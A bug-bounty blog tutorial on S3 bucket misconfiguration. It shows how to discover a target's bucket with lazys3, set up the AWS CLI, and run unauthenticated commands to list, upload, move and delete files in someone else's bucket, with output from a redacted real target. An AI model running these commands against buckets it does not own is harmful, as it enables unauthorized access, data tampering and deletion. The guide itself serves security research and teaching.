

Bug Bounty POC

All Bug Bounty POC write ups by Security Researchers.



S3 BUCKET MISCONFIGURATION / VULNERABILITY

0



S3 Bucket Misconfiguration: From Basics to Pawn

BY [JAY JANI](#) · PUBLISHED JANUARY 3, 2019 · UPDATED JANUARY 3, 2019

Hello friends,

Recently I came across S3 Bucket Misconfiguration vulnerability on one of the private program. I saw many write-ups on how to exploit it but none of them was from Basics. So i thought why not to write a post on it from basic for the new comers of the community. I am trying my best to explore as much as I can.



PS: This post is for noobs like me who are not able to get how exactly to exploit misconfigured S3 Bucket. Leets please ignore the post. And this is the way by which I was able to takeover the misconfigured s3 bucket, yours might be changed.

So this post contains the following topics:

1. Introduction
2. How to find S3 Buckets
3. Step by Step Guide to Takeover misconfigured S3 Bucket

Introduction:

What is AWS?

AWS stands for Amazon Web Services which is a secure cloud services platform, offering compute power, database storage, content delivery and other functionalities.

What is Amazon S3?

Amazon S3 stands for Amazon Simple Storage Service which is an object storage service that offers industry-leading scalability, data availability, security, and performance.

How to find S3 Buckets:

You can use many online tools which are available on GitHub to find S3 bucket of a website. I would like to list down few of them:

[Lazy S3](#)

[bucket_finder](#)

[AWS Cred Scanner](#)

[sandcastle](#)

[Mass3](#)

[Dumpster Diver](#)

[S3 Bucket Finder](#)

[S3Scanner](#)

and many more...

Step by Step Guide to Takeover misconfigured S3 Bucket:

This consists of many parts:

I) Finding S3 Bucket

To find S3 bucket of the program, I used [nahamsec](#)'s lazys3.

Command: ruby lazys3.rb site_name

```
root@kali: ~/Desktop/aws/lazys3
File Edit View Search Terminal Help
root@kali:~/Desktop/aws/lazys3# ruby lazys3.rb [REDACTED]
```

The output of lazys3 comes with a S3 bucket.

http://[bucketname].s3.amazonaws.com/

```
root@kali: ~/Desktop/aws/lazys3
File Edit View Search Terminal Help
root@kali:~/Desktop/aws/lazys3# ruby lazys3.rb [REDACTED]
Generated wordlist from file, 47 items...
Found bucket: [REDACTED] (200)
root@kali:~/Desktop/aws/lazys3#
```



II) S3 bucket identification

We can interact with the bucket with following kind of URL

http://[bucketname].s3.amazonaws.com/


Moreover, if the bucket has the property "Static website hosting", it provides access to static HTML pages via the following URL:

http://[bucketname].s3-website-[region].amazonaws.com/

III) Installing AWS Command Line Interface

Now we have to install aws-cli (I prefer to use Kali Linux).


Command: `pip install awscli`

A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The prompt is 'root@kali:~#'. The command 'pip install awscli' has been entered and is highlighted in red. The window has standard Linux window controls (minimize, maximize, close) in the top right corner.

```
root@kali:~# pip install awscli
```

After installing, check whether it is perfectly installed or not.

Command: `aws --version`

A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The prompt is 'root@kali:~#'. The command 'aws --version' has been entered and is highlighted in red. The output is 'aws-cli/1.16.61 Python/2.7.15 Linux/4.17.0-kali1-amd64 botocore/1.12.51'. The window has standard Linux window controls in the top right corner.


```
root@kali:~# aws --version
aws-cli/1.16.61 Python/2.7.15 Linux/4.17.0-kali1-amd64 botocore/1.12.51
root@kali:~#
```

IV) Making an Amazon AWS Account

For that make an account [here](#) and Fill the details and Sign in to the console

V) Getting Access Keys

After signing in, Go to <https://console.aws.amazon.com/iam/> and click on Users



Add a new user

The screenshot shows the AWS IAM Management Console interface. The browser address bar displays `https://console.aws.amazon.com/iam/home#/users`. The AWS logo and navigation tabs (Services, Resource Groups) are visible at the top. On the left sidebar, the 'Users' link is highlighted. In the main content area, the 'Add user' button is highlighted with a red rectangular box, next to the 'Delete user' button. Below these buttons is a search bar labeled 'Find users by username or access key' and a table header with columns: 'User name', 'Groups', 'Access key age', 'Password age', 'Last activity', and 'MFA'. The table currently shows 'Showing 0 results' and a message 'There are no IAM users. [Learn more](#)'.

IAM Management Console

https://console.aws.amazon.com/iam/home#/users\$new?step=details

Services Resource Groups

Global Support

Add user

1 2 3 4 5

Set user details

You can add multiple users at once with the same access type and permissions. [Learn more](#)

User name*

[+ Add another user](#)

Select AWS access type

Select how these users will access AWS. Access keys and autogenerated passwords are provided in the last step. [Learn more](#)

Access type* ☒ **Programmatic access**
Enables an **access key ID** and **secret access key** for the AWS API, CLI, SDK, and other development tools.

☐ **AWS Management Console access**
Enables a **password** that allows users to sign-in to the AWS Management Console.

* Required

[Cancel](#) [Next: Permissions](#)


IAM Management Console


Services Resource Groups


Add user

1 2 3 4 5

▼ Set permissions

 Add user to group

 Copy permissions from existing user

 Attach existing policies directly

i Get started with groups

You haven't created any groups yet. Using groups is a best-practice way to manage users' permissions by job functions, AWS service access, or your custom permissions. Get started by creating a group. [Learn more](#)

Create group

► Set permissions boundary

Cancel Previous **Next: Tags**

IAM Management Console

+

https://console.aws.amazon.com/iam/home#/users\$new?step=tags&accessKey&userNames=[REDACTED]

Global

Support

Add user

1

2

3

4

5

Add tags (optional)

IAM tags are key-value pairs you can add to your user. Tags can include user information, such as an email address, or can be descriptive, such as a job title. You can use the tags to organize, track, or control access for this user. [Learn more](#)

Key	Value (optional)	Remove
[REDACTED]	[REDACTED]	✕
<input type="text" value="Add new key"/>	<input type="text"/>	

You can add 49 more tags.

Cancel

Previous

Next: Review

IAM Management Console

https://console.aws.amazon.com/iam/home#/users\$new?step=review&accessKey&userNames=

aws Services Resource Groups Global Support

Review

Review your choices. After you create the user, you can view and download the autogenerated password and access key.

This user has no permissions

You haven't given this user any permissions. This means that the user has no access to any AWS service or resource. Consider returning to the previous step and adding some type of permissions.

User details

User name	
AWS access type	Programmatic access - with an access key
Permissions boundary	Permissions boundary is not set

Tags

The new user will receive the following tag

Key	Value

Cancel Previous **Create user**

IAM Management Console

https://console.aws.amazon.com/iam/home#/users\$new?step=final&accessKey&userNames=[redacted]

Add user

1 2 3 4 5

✓ **Success**

You successfully created the users shown below. You can view and download user security credentials. You can also email users instructions for signing in to the AWS Management Console. This is the last time these credentials will be available to download. However, you can create new credentials at any time.

Users with AWS Management Console access can sign-in at: [https://\[redacted\].signin.aws.amazon.com/console](https://[redacted].signin.aws.amazon.com/console)

Download .csv

	User	Access key ID	Secret access key
▶ ✓	[redacted]	[redacted]	[redacted]


Now download CSV file and you will find your access keys.

	A	B	C	D	E	F	G	H	I	J
1	User name	Password	Access key ID	Secret access key	Console login link					
2	[redacted]		[redacted]		https://[redacted].signin.aws.amazon.com/console					
3										

VI) Configuring the AWS CLI

Go to your kali terminal and type

Command: aws configure




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# aws configure  
AWS Access Key ID [REDACTED]:  
AWS Secret Access Key [REDACTED]:  
Default region name [us-east-2]: us-east-2  
Default output format [json]: json  
root@kali:~#
```

Now you are good to go.

VII) Checking for vulnerable S3 Bucket


Command: aws s3 ls s3://[bucketname]



```
root@kali: ~/Desktop  
File Edit View Search Terminal Help  
root@kali:~/Desktop# aws s3 ls s3://[REDACTED]  
  
An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied  
root@kali:~/Desktop#
```

Sometimes, you got this error so better to use this command.

Command: `aws s3 ls s3://[bucketname] --no-sign-request`



```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# aws s3 ls s3://[redacted] --no-sign-request
PRE [redacted]
PRE [redacted]
PRE [redacted]
PRE [redacted]
PRE [redacted]
[redacted]
root@kali:~/Desktop#
```


okay we are on right track.

Now there are few commands/operations you can try on it.

Read File: `aws s3 ls s3://[bucketname] --no-sign-request`


Move File: `aws s3 mv yourfile s3://[bucketname]/test-file.txt --no-sign-request`

Copy Files : `aws s3 cp yourfile s3://[bucketname]/test-file.svg --no-sign-request`




A terminal window titled "root@kali: ~/Desktop" with standard window controls. The terminal shows the execution of the command `aws s3 cp test.svg s3://[redacted]/test-file.svg --no-sign-request`. The output indicates a successful upload: `upload: ./test.svg to s3://[redacted] test-file.svg`. The prompt returns to `root@kali:~/Desktop#`.

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# aws s3 cp test.svg s3://[redacted]/test-file.svg --no-sign-request
upload: ./test.svg to s3://[redacted] test-file.svg
root@kali:~/Desktop#
```

Delete Files : `aws s3 rm s3://[bucketname]/test-file.svg --no-sign-request`

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# aws s3 rm s3://[redacted]test-file.svg --no-sign-request
delete: s3://[redacted]test-file.svg
root@kali:~/Desktop#
```



So that's all.

Some Reference Posts you may like to refer:

https://labs.detectify.com/2017/07/13/a-deep-dive-into-aws-s3-access-controls-taking-full-control-over-your-assets/?utm_source=blog&utm_campaign=s3_buckets

<https://medium.com/bugbountywriteup/how-i-pwned-a-million-dollar-company-9fa5bfd234dd>

Good bye and if you have any question, you can ask me on Twitter/Facebook. I will try to reply all of your messages asap 😊

Tags: [Bug Bounty](#) [S3 bucket](#) [S3 bucket misconfiguration](#)

👍 YOU MAY ALSO LIKE...



IDOR vulnerability in Hackerone

MARCH 9, 2016

Account Takeover through Password
Reset

MARCH 13, 2016

Venom Automatic Shellcode
Generator

MAY 1, 2016

LEAVE A REPLY

Comment

Name *

Email *

Website



I'm not a robot




reCAPTCHA
Privacy - Terms

Post Comment



Bug Bounty POC © 2020. All Rights Reserved.

Powered by  - Designed with the Hueman theme